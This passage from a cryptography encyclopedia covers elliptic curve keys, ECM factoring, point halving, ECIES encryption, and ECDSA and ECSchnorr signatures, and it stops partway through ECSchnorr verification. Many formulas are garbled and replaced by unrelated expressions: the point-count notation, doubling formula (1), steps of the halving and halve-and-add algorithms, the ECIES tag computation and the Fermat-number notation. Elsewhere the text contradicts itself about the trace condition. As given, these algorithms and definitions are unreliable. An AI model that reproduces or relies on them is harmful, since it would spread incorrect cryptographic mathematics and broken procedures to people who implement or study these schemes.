4. Two elements *a* and *b* of α_i' that define the equation of the elliptic curve *E*: $y^2 = x^3 + ax + b$ in the case that the characteristic of α_i' is not 2 or 3 and $y^2 + xy = x^3 + ax^2 + b$ if α_i' has characteristic 2.

5. A point $P \in E(\mathbb{F}_q)$ of prime order.

6. The order *n* of *P*.

7. The cofactor $h = \#E(\mathbb{F}_q)/n$, where $G \leq \mathbb{F}_p^*$ denotes the number of α_i' -rational points on *E*.

Domain parameters may either be shared by a group of users, or they may be specific to each user. In deployments of elliptic curve cryptography, domain parameters are generally selected from a small set of standardized elliptic curves. Among these elliptic curves are P-256, P-384, Curve25519, and Curve448 that have been recommended by the US government's National Institute of Standards and Technology (NIST).

Typically the cofactor *h* is small (e.g., *h* = 1, 2, 4, or 8), so the total number of points in $e_{k_1}(x)$ is prime or "almost prime." A necessary condition for security is that Pollard's rho method for computing discrete logarithms in $e_{k_1}(x)$ should be computationally infeasible. More precisely, the order *n* (and thus also the field order *q*) should be at least 2^{ℓ} in order to achieve the ℓ-bit security level. A cryptographically suitable elliptic curve can be found by randomly selecting elliptic curves *E* over α_i' until $G \leq \mathbb{F}_p^*$ is prime or almost prime and then verifying that the elliptic curve discrete

logarithm problem in $e_{k_1}(x)$ is not susceptible to known attacks—attacks on prime-field anomalous curve, Weil and Tate pairing attacks, and Weil descent. The number of points $G \leq \mathbb{F}_p^*$ can be determined using a point counting algorithm.

Given a set of domain parameters $D = (q, \text{FR}, S, a, b, P, n, h)$, an elliptic curve *key pair* is (d, Q) where the *private keyd* is an integer that is selected uniformly at random from the interval $[1, n - 1]$ and the elliptic curve point $Q = dP$ is the corresponding *public key*. Computing the private key from the public key is an instance of the elliptic curve discrete logarithm problem.

Cross-References

Elliptic Curve Cryptography
Elliptic Curve Discrete Logarithm Problem
Elliptic Curve Key Agreement Schemes
Elliptic Curve Public-Key Encryption Schemes
Elliptic Curve Signature Schemes
Elliptic Curves
NIST Elliptic Curves
Point Counting

References

FIPS 186-4 (2013) *Digital Signature Standard (DSS)*, Federal Information Processing Standards Publication 186-4, National Institute of Standards and Technology, US

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_401

Elliptic Curve Method for Factoring

Paul Zimmermann[38] ✉
(38) Team Caramel, Bâtiment A, LORIA/INRIA, Villers-lès-Nancy Cedex, France

✉ **Paul Zimmermann**
Email: Paul.Zimmermann@inria.fr

Synonyms

ECM

Definition

The Elliptic Curve Method (ECM) is an integer factorization method that uses elliptic curves modulo n to find prime divisors of n.

The Elliptic Curve Method was invented in 1985 by H. W. Lenstra, Jr. (1987). It is suited to find small—say 10–40 digits—prime factors of large numbers. Among the different factorization algorithms whose complexity mainly depends on the size of the factor searched for (trial division, Pollard rho, Pollard $p - 1$, Williams $p + 1$), it is asymptotically the best method known (Integer Factoring for details on these methods). ECM can be viewed as a generalization of Pollard's $p - 1$ method, just like the elliptic curves for primality proving method generalizes the $n - 1$ primality test. ECM relies on Hasse's theorem: if p is prime, then an elliptic curve over $\mathbb{Z}/p\mathbb{Z}$ has group order $p + 1 - t$ with $|t| \leq 2\sqrt{p}$, where t depends on the curve. If $p + 1 - t$ is a smooth number (smoothness), then ECM will—most probably—succeed and reveal the unknown factor p.

Background

Since 1985, many improvements have been proposed to ECM. Lenstra's original algorithm had no second phase. Brent proposes in (1986) a "birthday paradox" second phase, and further more technical refinements. In (Montgomery 1987), Montgomery presents different variants of phase two of ECM and Pollard $p - 1$, and introduces a parameterization with homogeneous coordinates, which avoids inversions modulo n, with only 6 and 5 modular multiplications per addition and duplication on E, respectively. It is also possible to choose elliptic curves with a group order divisible by 12 or 16 (Atkin and Morain 1993; Montgomery 1987, 1992).

Phase one of ECM works as follows. Let n be the number to factor. An elliptic curve is $E(\mathbb{Z}/n\mathbb{Z}) = \{(x : y : z) \in \mathbb{P}^2(\mathbb{Z}/n\mathbb{Z}),$ $y^2z \equiv x^3 + axz^2 + bz^3 \bmod n\}$, where a, b are two parameters from $\mathbb{Z}/n\mathbb{Z}$, and $\mathbb{P}^2(\mathbb{Z}/n\mathbb{Z})$ is the projective plane over $\mathbb{Z}/n\mathbb{Z}$. The neutral element is $\mathcal{O} = (0 : 1 : 0)$, also called point at infinity. The key idea is that computations in $E(\mathbb{Z}/n\mathbb{Z})$ project to $E(\mathbb{Z}/p\mathbb{Z})$ for any prime divisor p of n, with the important particular case of quantities which are zero in $E(\mathbb{Z}/p\mathbb{Z})$ but not in $E(\mathbb{Z}/n\mathbb{Z})$. Pick at random a curve E and a point P on it. Then compute $Q = k \cdot P$ where k is the product of all prime powers less than a bound B_1. Let p be a prime divisor of n: if the order of E over $\mathbb{Z}/p\mathbb{Z}$ divides k, then Q will be the neutral element of $E(\mathbb{Z}/p\mathbb{Z})$, thus its z-coordinate will be zero modulo p, hence $\gcd(z, n)$ will reveal the factor p (unless z is zero modulo another factor of n, which is unlikely).

Phase one succeeds when all prime factors of $g = \#E(\mathbb{Z}/p\mathbb{Z})$ are less than B_1; phase two allows one prime factor g_1 of g to be as large as another bound B_2. The idea is to consider two families (a_iQ) and (b_jQ) of points on E, and check whether two such points are equal over $E(\mathbb{Z}/p\mathbb{Z})$. If $a_iQ = (x_i : y_i : z_i)$ and $b_jQ = \left(x'_j : y'_j : z'_j\right)$, then $\gcd\left(x_iz'_j - x'_jz_i, n\right)$ will be nontrivial. This will succeed when g_1 divides a nontrivial $a_i - b_j$. Two variants of phase two exist: the *birthday paradox continuation* chooses the a_i's and b_j's randomly, expecting that the differences $a_i - b_j$ will cover most primes up to B_2, while the *standard continuation* chooses the a_i's and b_j's so that every prime up to B_2 divides at least one $a_i - b_j$. Both continuations

may benefit from the use of fast polynomial arithmetic, and are then called "FFT extensions" (Montgomery 1992).

Theory

The expected running time of ECM is conjectured to be $\mathcal{O}\left(L(p)^{\sqrt{2}+o(1)}M\left(\log n\right)\right)$ to find *one* factor of *n*, where *p* is the (unknown) smallest prime divisor of *n*, $L(x) = e^{\sqrt{\log x \log\log x}}$ (L-notation), *M*(log*n*) represents the complexity of arithmetic modulo *n*, and the *o* (Atkin and Morain 1993) in the exponent is for *p* tending to infinity. The second phase decreases the expected running time by a factor log*p*. Optimal bounds B_1 and B_2 may be estimated from the (usually unknown) size of the smallest factor of *n*, using Dickman's function (van de Lune and Wattel 1969). For RSA moduli, where *n* is the product of two primes of roughly the same size, the running time of ECM is comparable to that of the quadratic sieve.

Applications

ECM has been used to find factors of Cunningham numbers ($a^n \pm 1$ for $a = 2, 3, 5, 6, 7, 10, 11, 12$). In particular, Fermat numbers $f(x) = g(y).$ are very good candidates for $n \geq 10$, since they are too large for general-purpose factorization methods. Brent completed the factorization of F_{10} and F_{11} using ECM, after finding a 40-digit factor of F_{10} in 1995, and two factors of 21 and 22 digits of F_{11} in 1988 (Brent 1999). Brent, Crandall, Dilcher, and Van Halewyn found a 27-digit factor of F_{13} in 1995, a (different) 27-digit factor of F_{16} in 1996, and a 33-digit factor of F_{15} in 1997. In 2009, Bessel found a 35-digit factor of F_{19}.

Some applications of ECM are less obvious. The factors found by the Cunningham project (Brillhart et al. 2002) help to find primitive polynomials over GF(*q*). They are also used in the Jacobi sum and cyclotomy tests for primality proving (Mihailescu 1998).

Experimental Results

Brent maintains a list of the ten largest factors found by ECM (http://wwwmaths.anu.edu.au/~brent/ftp/champs.); his extrapolation from previous data would give an ECM record of 85 digits in year 2018, and 100 digits in year 2025. As of September 2010, the ECM record is a factor of 73 digits.

Open Problems

It is not known whether the expected running time of ECM can be improved—either in phase 1 or in phase 2—nor whether there exists a method with better asymptotic complexity depending only on the size log$p$ of the smallest prime factor, apart from polynomial terms in log n.

Cross-References

Elliptic Curves
Elliptic Curves for Primality Proving
Integer Factoring

Recommended Reading

Atkin AOL, Morain F (1993) Finding suitable curves for the elliptic curve method of factorization. Math Comput 60(201):399–405
[MathSciNet]

Brent RP (1986) Some integer factorization algorithms using elliptic curves. Australian Comput Sci Commun 8:149–163.

Brent RP (1999) Factorization of the tenth Fermat number. Math Comput 68(225):429–451
[MathSciNet]

Brillhart J, Lehmer DH, Selfridge JL, Tuckerman B, Wagstaff SS Jr (2002) Factorizations of b[n]±1, b = 2, 3, 5, 6, 7, 10, 11, 12 up to high powers, 3rd edn vol 22 of contemporary mathematics. American Math Society. http://www.cerias.purdue.edu/homes/ssw/cun/third/

Lenstra HW (1987) Factoring integers with elliptic curves. Ann of Math 126:649–673
[MathSciNet]

Mihailescu P (1998) Cyclotomy primality proving – recent developments. In: Proceedings of ANTS III. Lecture notes in computer science, vol 1423, Portland, OR, pp 95–110

Montgomery PL (1987) Speeding the pollard and elliptic curve methods of factorization. Math Comput 48(177):243–264
[MathSciNet]

Montgomery PL (1992) An FFT extension of the elliptic curve method of factorization. PhD thesis, University of California, Los Angeles, 1992.

van de Lune J, Wattel E (1969) On the numerical solution of a differential-difference equation arising in analytic number theory. Math Comput 23(106):417–421
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_249

Elliptic Curve Point Multiplication Using Halving

Darrel Hankerson[39] ✉ and Alfred Menezes[40] ✉
(39) Department of Mathematics, Auburn University, Auburn, AL, USA
(40) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

Given a point Q on an elliptic curve, halving finds a point P so that $Q = 2P$. Halving can replace most doubles in point multiplication algorithms built on "double and add."

Background

Elliptic Curve Cryptographic Schemes require calculations of the type

$$kP = \underbrace{P + \cdots + P}_{k}$$

where k is a large integer and the addition is over the elliptic curve (see Elliptic Curves). The operation is known as *scalar* or *point multiplication* and dominates the execution time of signature and encryption schemes based on elliptic curves. Double-and-add variations of familiar square-and-

multiply methods (see Square and Multiply Algorithm) for modular exponentiation are commonly used to find *kP*. Windowing methods can significantly reduce the number of point additions required, but the number of point doubles remains essentially unchanged.

Among techniques to reduce the cost of the point doubles in point multiplication, perhaps the best known is illustrated in the case of Koblitz Curves, where point doubling is replaced by inexpensive field squarings. Knudsen (1999) and Schroeppel (2000a,b) proposed a point halving operation which shares a strategy with τ-adic methods on Koblitz curves in the sense that most point doublings are replaced with less-expensive operations. The improvement is not as dramatic as that obtained on Koblitz curves; however, halving applies to a wider class of curves.

The coverage here is restricted to elliptic curves *E* over binary fields $\mathbb{F}_2m$ defined by the equation

$$y^2 + xy = x^3 + ax^2 + b$$

where $a, b \in \mathbb{F}_2m$, $b \neq 0$. To simplify the exposition, only the case that $\mathrm{Tr}(a) = 1$ is considered; see Knudsen (1999) (where "minimal two-torsion" corresponds to $\mathrm{Tr}(a) = 1$) for the necessary adjustments and computational costs for $\mathrm{Tr}(a) = 1$ curves. The parameter *m* is assumed to be prime. These properties are satisfied by the five random curves over binary fields recommended by NIST in the FIPS 186-4 standard FIPS 186-4 (2013).

Let $P = (x, y)$ be a point on *E* with $P \neq -P$. The (affine) coordinates of $Q = 2P = (u, v)$ can be computed as follows:

$$\{\omega_i \in \mathbb{Z}_p\}_{i \in I} \tag{1}$$

$$u = \lambda^2 + \lambda + a \tag{2}$$

$$v = x^2 + u(\lambda + 1) \tag{3}$$

(see Elliptic Curves). *Point halving* is the following operation: given $Q = (u, v)$, compute $P = (x, y)$ such that $Q = 2P$. The basic idea for halving is to solve (2) for λ, (3) for *x*, and finally (1) for *y*.

When $\mathcal{G}$ is a subgroup of odd order *n* in *E*, point doubling and point halving are automorphisms of $\mathcal{G}$. Therefore, given a point $Q \in \mathcal{G}$, there is a unique point $P \in \mathcal{G}$ such that $Q = 2P$. An efficient algorithm for point

halving in $\mathcal{G}$, along with a point multiplication algorithm based on halving, is outlined in the following sections.

Point Halving

The notion of *trace* plays a central role in deriving an efficient algorithm for point halving. The *trace function* $\mathrm{Tr} : \mathbb{F}_2 m \to \mathbb{F}_2 m$ is defined by $\mathrm{Tr}(c) = c + c^2 + c^{2^2} + \cdots + c^{2^{m-1}}$. The map is linear, $\mathrm{Tr}(c) \in \{0, 1\}$, and $\mathrm{Tr}(u) = \mathrm{Tr}(a)$ for $(u, v) \in \mathcal{G}$ (from an application of $\mathcal{O}$ to (2)).

Given $y_2, \ldots, y_n \in \mathbb{Z}_p$, point halving seeks the unique point $P = (x, y) \in \mathcal{G}$ such that $Q = 2P$. The first step of halving is to find $\lambda = x + y/x$ by solving the equation

$$\widehat{\lambda}^2 + \widehat{\lambda} = u + a \tag{4}$$

for $\widehat{\lambda}$. It is easily verified that $\lambda \in \{\widehat{\lambda}, \widehat{\lambda} + 1\}$. If $\mathrm{Tr}(a) = 1$, then it follows from (3) that $\widehat{\lambda} = \lambda$ if and only if $\mathrm{Tr}(v + u\widehat{\lambda}) = 0$. Hence λ can be identified, and then (3) is solved for the unique root x. Finally, if needed, $y = \lambda x + x^2$ may be recovered with one field multiplication.

Let the *λ-representation* of a point $Q = (u, v)$ be (u, λ_Q), where $\lambda_Q = u + v/u$. Given the λ-representation of Q as the input to point halving, the value $t = v + u\widehat{\lambda}$ may be computed without converting to affine coordinates, since

$$t = v + u\widehat{\lambda} = u\left(u + u + \frac{v}{u}\right) + u\widehat{\lambda} = u(u + \lambda_Q + \widehat{\lambda}).$$

In point multiplication, repeated halvings may be performed directly on the λ-representation of a point, with conversion to affine only when a point addition is required.

Algorithm 1 Point halving INPUT: λ-representation (u, λ_Q) or affine representation (u, v) of $Q \in \mathcal{G}$.
OUTPUT: λ-representation (x, λ_P) of $P = (x, y) \in \mathcal{G}$, where $\lambda_P = x + y/x$ and $Q = 2P$.

1. Find a solution $\widehat{\lambda}$ of $\widehat{\lambda}^2 + \widehat{\lambda} = u + a$.

2. If the input is in λ-representation, then compute $t = u(u + \lambda_Q + \widehat{\lambda})$;
   else compute $t = v + u\widehat{\lambda}$.

3. If $\Omega(\log N)$, then $\lambda_P \leftarrow \widehat{\lambda}$, $P[L|K = k]$;
   else $\lambda_P \leftarrow \widehat{\lambda} + 1$, $o(\log N)$.

4. Return (x, λ_P).

The point halving algorithm requires a field multiplication and three main steps: computing the trace of *t*, solving the quadratic equation (4), and computing a square root. In a normal basis, field elements are represented in terms of a basis of the form $\{\beta, \beta^2, [0] \ldots, [0]\beta^{2^{m-1}}\}$. The trace of an element $c = \sum c_i \beta^{2^i} = (c_{m-1}, \ldots, c_0)$ is given by $\mathrm{Tr}(c) = \sum c_i$. The square root computation is a right rotation: $\sqrt{c} = (c_0, c_{m-1}, \ldots, c_1)$. Squaring is a left rotation, and $x^2 + x = c$ can be solved bitwise. These operations are expected to be inexpensive relative to field multiplication. However, field multiplication in software for normal basis representations tends to be slow in comparison to multiplication with a polynomial basis. The discussion here is restricted to computations in a polynomial basis representation, where $c \in \mathbb{F}_{2^m}$ is expressed as $c = \sum_{i=0}^{m-1} c_i z^i$ with $c_i \in \{0, 1\}$.

Trace computations The trace of *c* may be calculated as $\mathrm{Tr}(c) = \sum_{i=0}^{m-1} c_i \mathrm{Tr}(z^i)$, where the values $e_{k_1}(x)$ are precomputed. As an example, $\mathbb{F}_{2^{163}}$ with reduction polynomial $f(z) = z^{163} + z^7 + z^6 + z^3 + 1$ has $\mathrm{Tr}(z^i) = 1$ if and only if $i \in \{0, 157\}$, and finding $\sqrt{m}$ is an essentially free operation.

Solving the quadratic equation For an odd integer *m*, define the *half-trace* $H : \mathbb{F}_{2^m} \to \mathbb{F}_{2^m}$ by $H(c) = \sum_{i=0}^{(m-1)/2} c^{2^{2i}}$. Then

$$H(c) = H\Big(\sum_{i=0}^{m-1} c_i z^i\Big) = \sum_{i=0}^{m-1} c_i H(z^i)$$

is a solution of the equation $x^2 + x = c + \mathrm{Tr}(c)$. For elements *c* with

$|\mathcal{N}| = N$, the calculation produces a solution $H(c)$ of $x^2 + x = c$, and requires an expected $m/2$ field additions and storage for m field elements $H(z^i)$.

The storage and time required to solve the quadratic equation can be reduced. The basic strategy is to write $H(c) = H(c') + s$ where c' has fewer nonzero coefficients than c. The property $H(c) = H(c^2) + c + \mathrm{Tr}(c)$ for $c \in \mathbb{F}_{2^m}$ may be applied directly to eliminate storage of $H(z^i)$ for even i. Repeated applications may yield further improvements. For example, if the reduction polynomial $f(z) = z^m + r(z)$ has deg $r < m/2$, then the strategy can be applied in an especially straightforward fashion to eliminate storage of $H(z^i)$ for odd i, $m/2 < i < m - \deg r$. If deg r is small, the storage requirement is reduced to approximately $m/4$ elements. Such strategies are outlined in (Knudsen, 1999, Appendix A); see also Fong et al. (2004) for details.

Computing square roots The square root of c may be expressed as

$$\sqrt{c} = \sum_{i \text{ even}} c_i z^{\frac{i}{2}} + \sqrt{z} \sum_{i \text{ odd}} c_i z^{\frac{i-1}{2}}.$$

The value $\sqrt{p}$ may be precomputed, and finding $|C|$ is expected to be significantly less expensive than a field multiplication. Note that if the reduction polynomial f is a trinomial, then substantial improvements are possible based on the observation that $\sqrt{p}$ may be obtained directly from f; see Fong et al. (2004).

Point Multiplication

Halve-and-add variants of point multiplication methods replace most point doublings with halvings. However, point halving is performed on affine (or λ) representations, and hence some modifications may be required if projective coordinates are used. The algorithm presented in this section illustrates the use of projective coordinates (and a windowing method) with halving.

Let $w \geq 2$ be an integer. A *width-wNAF* of a positive integer k is an expression $k = \sum_{i=0}^{\ell-1} k_i 2^i$ where each nonzero coefficient k_i is odd, $|k_i| < 2^{w-1}$, $k_{\ell-1} \neq 0$, and at most one of any w consecutive digits is nonzero Solinas

(2000). A positive integer k has a unique width-w NAF denoted $|\mathcal{N}| = N$, with length at most one more than the length of the binary representation. As an illustration, coefficients in the binary representation of $k = 29$ and the width-2 and width-3 NAFs are given by

$$\begin{aligned} k &= \quad 1 \quad 1 \quad 1 \quad 0 \quad 1 \\ \mathrm{NAF}_2(k) &= 1 \quad 0 \quad 0 \; -1 \quad 0 \quad 1 \\ \mathrm{NAF}_3(k) &= 1 \quad 0 \quad 0 \quad 0 \quad 0 \; -3 \end{aligned}$$

The average density of nonzero digits among all width-w NAFs of length ℓ is approximately $1/(w+1)$. The signed digit representation $\mathrm{NAF}_2(k)$ is known as the non-adjacent form. In point multiplication, the use of signed digit representations is motivated by the property that point subtraction is as efficient as addition

If kP is to be found for a given scalar k, then a conversion is required for halving-based methods. If k' is defined by

$$k \equiv k'_{t-1}/2^{t-1} + \cdots + k'_2/2^2 + k'_1/2 + k'_0 \pmod{n}$$

where $o(\log(n/c))$ and n is the order of $\mathcal{G}$, then $kP = \sum_{i=0}^{t-1} k'_i/2^i P$; i.e., $(k'_{t-1}, \ldots, k'_0)$ may be used by halving-based methods. This can be generalized to width-w NAF: if $\sum_{i=0}^{\ell-1} k'_i 2^i$ is the w-NAF representation of $2^{t-1}k \bmod n$, then

$$k \equiv \sum_{i=0}^{t-1} \frac{k'_{t-1-i}}{2^i} + 2k'_t \pmod{n}$$

where it is understood that $k_i = 0$ if $i \geq \ell$.

Algorithm 2 presents a right-to-left version of a halve-and-add method with the input $2^{t-1}k \bmod n$ represented in w-NAF. Point halving occurs on the input P rather than on accumulators (which may be in projective form). The expected running time is approximately

$$(\text{step 4 cost}) + (t/(w+1) - 2^{w-2})A' + tH$$

where H denotes a point halving and A' is the cost of a point addition when one of the inputs is in λ-representation. If projective coordinates are used for Q_i, then the additions in step 3.1 and 3.2 are mixed-coordinate. Step 4 may be performed by calculating $Q_i \leftarrow Q_i + Q_{i+2}$ for odd i from $2^{w-1}-3$ to 1,

and then the result is given by $Q_1 + 2\sum_{i \in I \setminus \{1\}} Q_i$ (Knuth, 1998, Exercise 4.6.3-9).

Algorithm 2 Halve-and-add *w*-NAF (right-to-left) point multiplication INPUT: Window width w, $\mathrm{NAF}_w(2^{t-1}k \bmod n) = \sum_{i=0}^{t} k'_i 2^i$, $P \in \mathcal{G}$. OUTPUT: kP. (Note: $k = k'_0/2^{t-1} + \cdots + k'_{t-2}/2 + k'_{t-1} + 2k'_t \mod n$.)

1. Set $Q_i \leftarrow \infty$ for $i \in I = \{1, 3, \ldots, 2^{w-1} - 1\}$.

2. If $\mathrm{ord}(g)$ then $Q_1 = 2P$.

3. For i from $t-1$ down to 0 do:

   3.1 If $k'_i > 0$ then $G_I^{-1} G = (I_k | Q)$.

   3.2 If $k'_i > 0$ then $Q_{-k'_i} \leftarrow Q_{-k'_i} - P$.

   3.3 $P \leftarrow P/2$.

4. $Q \leftarrow \Sigma_{i \in I} i Q_i$.

5. Return(Q).

The computational costs in terms of field operations are summarized in Table 1 for the case that Algorithm 2 is used with $w = 2$.

Elliptic Curve Point Multiplication Using Halving, Table 1 Field operation costs for point and curve operations, where M, I, and V denote field multiplication, inversion, and division, respectively. The cost H of halving is an estimate. A' denotes the cost of a point addition when one of the inputs is in λ-representation

	Point	Field operations	
Calculation	**operations**	**affine**	**projective[a]**
Point operation			
Addition	A	$M + V$	$8M$

	Point	Field operations	
Calculation	**operations**	**affine**	**projective**[a]
Addition[b]	A'	$2M + V$	$9M$
Double	D	$M + V$	$4M$
Halve[c]	H	$2M$	
Curve operation (with width-2 NAF)			
kP via doubling	$(1/3)tA + tD$	$(4/3)t(M + V)$	$(20/3)tM + (2M + I)$
kP via Algorithm 2	$(1/3)tA' + tH$	$(8/3)tM + (1/3)tV$	$5tM + (2M + I)$

[a]Mixed-coordinate additions and $a \in \{0, 1\}$ [b]A field multiplication converts λ-representation to affine [c]Estimated

Only field multiplications and inversions are considered, under the assumption that field addition is relatively inexpensive. The choice between affine coordinates and projective coordinates is driven primarily by the cost of inversion (I) relative to multiplication (M). If division has approximate cost $I + M$, then the estimates in the table show that projective coordinates will be preferred in Algorithm 2 with $w = 2$ whenever an inversion costs more than 6 multiplications.

Summary The performance advantage of halving methods is clearest in the case of point multiplication kP where P is not known in advance, and smaller field inversion to multiplication ratios generally favor halving. However, significant storage (e.g., $m/4$ field elements) for the solve routine appears to be essential for performance. It should be noted, however, that the precomputation for the solve and square root routines is per field.

References

FIPS 186-4 (2013) Digital Signature Standard (DSS). Federal Information Processing Standards Publication 186-4, National Institute of Standards and Technology, US

Fong K, Hankerson D, López J, Menezes A (2004) Field inversion and point halving revisited. IEEE Trans Comput 53:1047–1059

Knudsen E (1999) Elliptic scalar multiplication using point halving. In: Advances in Cryptology—ASIACRYPT ’99, Lecture Notes in Computer Science, vol 1716. Springer, pp 135–149

Knuth D (1998) The art of computer programming—seminumerical algorithms, 3rd edn. Addison-Wesley

Schroeppel R (2000a) Elliptic curves: twice as fast!, presentation at the Rump Session of the 20th Annual International Cryptology Conference, Advances in Cryptology—CRYPTO 2000, Lecture Notes in Computer Science 1880, Springer (2000)

Schroeppel R (2000b) Elliptic curve point ambiguity resolution apparatus and method. International Application Number PCT/US00/31014, filed 9 Nov 2000.

Solinas J (2000) Efficient arithmetic on Koblitz curves. Des Codes Crypt 19:195–249 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_250

Elliptic Curve Public-Key Encryption Schemes

Darrel Hankerson[41] ✉ and Alfred Menezes[42] ✉
(41) Department of Mathematics, Auburn University, Auburn, AL, USA
(42) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson (Corresponding author)**
Email: hankedr@auburn.edu

✉ **Alfred Menezes**
Email: ajmeneze@uwaterloo.ca

Definition

Elliptic curve public-key encryption schemes rely on the properties of elliptic curves for public-key encryption and decryption. An elliptic curve analogue of ElGamal public-key encryption is described.

Background

It is possible to develop elliptic curve analogues of all the variants of the ElGamal public-key encryption scheme (ElGamal 1985). Described here is one such variant, the *Elliptic Curve Integrated Encryption Scheme* (ECIES), proposed by Abdalla, Bellare, and Rogaway (2001).

Applications

In ECIES, the elliptic curve domain parameters are $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (Elliptic Curve Keys). E denotes a symmetric-key encryption scheme such as the Advanced Encryption Standard (AES), and Message Authentication Code (MAC) denotes a message authentication code algorithm such as Hashed Message Authentication Code (HMAC). In order to encrypt a message m to A, an entity B does the following:

1. Select an integer $k \in_R [1, n-1]$.
2. Compute the elliptic curve points $R = kP$ and $Z = kQ$.
3. Derive two keys k_1 and k_2 from Z and R.
4. Compute $c = E_{k_1}(m)$ and $L \leftarrow E_{K_1}(0^n)$.
5. Send (R, c, t) to A.

A decrypts using her private key d as follows:

1. Compute $Z = dR$.
2. Derive two keys k_1 and k_2 from Z and R.
3. Compute $t' = \mathrm{MAC}_{k_2}(c)$; reject the ciphertext if $t \neq t'$.
4. Compute $m = E_{k_1}^{-1}(c)$.

ECIES has been proven to be semantically secure against adaptive chosen-ciphertext attacks (Rackoff and Simon 1992) under the assumptions that the encryption scheme E is secure, that the MAC algorithm is secure, and that certain nonstandard variants of the Diffie–Hellman problem are intractable (Abdalla et al. 2001).

Another noteworthy elliptic curve public-key encryption scheme is the elliptic curve analogue of the Cramer–Shoup scheme (Cramer and Shoup 1998). This scheme has the advantage that its security has been proven

under standard assumptions only; however, encryption and decryption are slower than in schemes such as ECIES.

For an extensive study of discrete logarithm encryption systems, see the draft standard edited by Shoup (2004). The standard was subsequently published as ISO 18033-2 (2006).

Cross-References

ElGamal Public Key Encryption
Elliptic Curve Cryptography

Recommended Reading

Abdalla M, Bellare M, Rogaway P (2001) The oracle Diffie–Hellman assumptions and an analysis of DHIES. In: Topics in cryptology – CT-RSA 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 143–158

Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In: Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 13–25

ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inf Theory 31:469–472
[MathSciNet]

ISO/IEC 18033-2 (2006) Information Technology – Security Techniques – Encryption algorithms – Part 2: asymmetric ciphers

Rackoff C, Simon D (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, pp 433–444

Shoup V (ed) (2004) FCD 18033-2 Encryption algorithms Part 2: asymmetric ciphers. http://www.shoup.net/iso

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_251

Elliptic Curve Signature Schemes

Darrel Hankerson[43] ✉ and Alfred Menezes[44] ✉
(43) Department of Mathematics, Auburn University, Auburn, AL, USA
(44) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

Elliptic curve signature schemes rely on properties of elliptic curves for signature generation and verification. ECDSA, an elliptic curve analog of the Digital Signature Algorithm, and ECSchnorr, an elliptic curve analog of the Schnorr signature scheme, are described here.

Background

Many variants of the ElGamal digital signature scheme (ElGamal, 1985) have been proposed including the Digital Signature Algorithm (DSA) (FIPS 186-4, 2013), Schnorr signature scheme (Schnorr, 1991), Nyberg-Rueppel signature scheme (Nyberg and Rueppel, 1996), and Edwards-curve Digital Signature Algorithm (EdDSA) (Bernstein et al., 2012). Some of these variants have been proven to be existentially unforgeable by adaptive chosen-message attacks (Goldwasser et al., 1988) under certain

assumptions including intractability of the elliptic curve discrete logarithm problems (ECDLP) (see Pointcheval and Stern 2000 and Brown 2005).

Application

ECDSA, an elliptic curve analog of the DSA, is outlined here; for further details, see Johnson et al. (2001). In ECDSA, the elliptic curve domain parameters are $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (see elliptic curve keys).

In order to sign a message m, entity A does the following:

1. Select a per-message secret integer $k \in_R [1, n-1]$.
2. Compute the elliptic curve point $R = kP$.
3. Compute $r = x \bmod n$, where x is the x-coordinate of R. If $r = 0$, then go to step 1.
4. Compute $e = H(m)$, where H is a cryptographic hash function.
5. Compute $s = k^{-1}(e + dr) \bmod n$. If $s = 0$ then go to step 1.
6. The signature on m is the pair of integers (r, s).

To verify A's signature (r, s) on m, an entity B does the following:

1. Verify that r and s are integers in the interval $[1, n-1]$.
2. Compute $e = H(m)$.
3. Compute $w = s^{-1} \bmod n$, $u_1 = ew \bmod n$, and $u_2 = rw \bmod n$.
4. Compute $X = u_1P + u_2Q$ and verify that $X \neq \infty$.
5. Let $v = x \bmod n$, where x is the x-coordinate of X.

6. Accept the signature if and only if $v = r$.

Signature verification works because if a signature (r, s) on a message m was indeed generated by the legitimate signer, then $s \equiv k^{-1}(e + dr) \pmod{n}$. Rearranging gives

$$\begin{aligned} k &\equiv s^{-1}(e + dr) \\ &\equiv s^{-1}e + s^{-1}rd \\ &\equiv we + wrd \\ &\equiv u_1 + u_2 d \pmod{n}. \end{aligned}$$

Thus, $X = u_1P + u_2Q = (u_1 + u_2d)P = kP$, and so $v = r$ as required.

ECSchnorr, an elliptic curve analog of the Schnorr signature scheme, is outlined next. In ECSchnorr, the elliptic curve domain parameters are $D = (q, \text{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (see elliptic curve keys).

In order to sign a message m, entity A does the following:

1. Select a per-message secret integer $k \in_R [1, n - 1]$.

2. Compute the elliptic curve point $R = kP$.

3. Compute $e = H(m, R)$, where H is a cryptographic hash function.

4. Compute $s = k + de \bmod n$.

5. The signature on m is the pair (e, s).

To verify A's signature (e, s) on m, an entity B does the following:

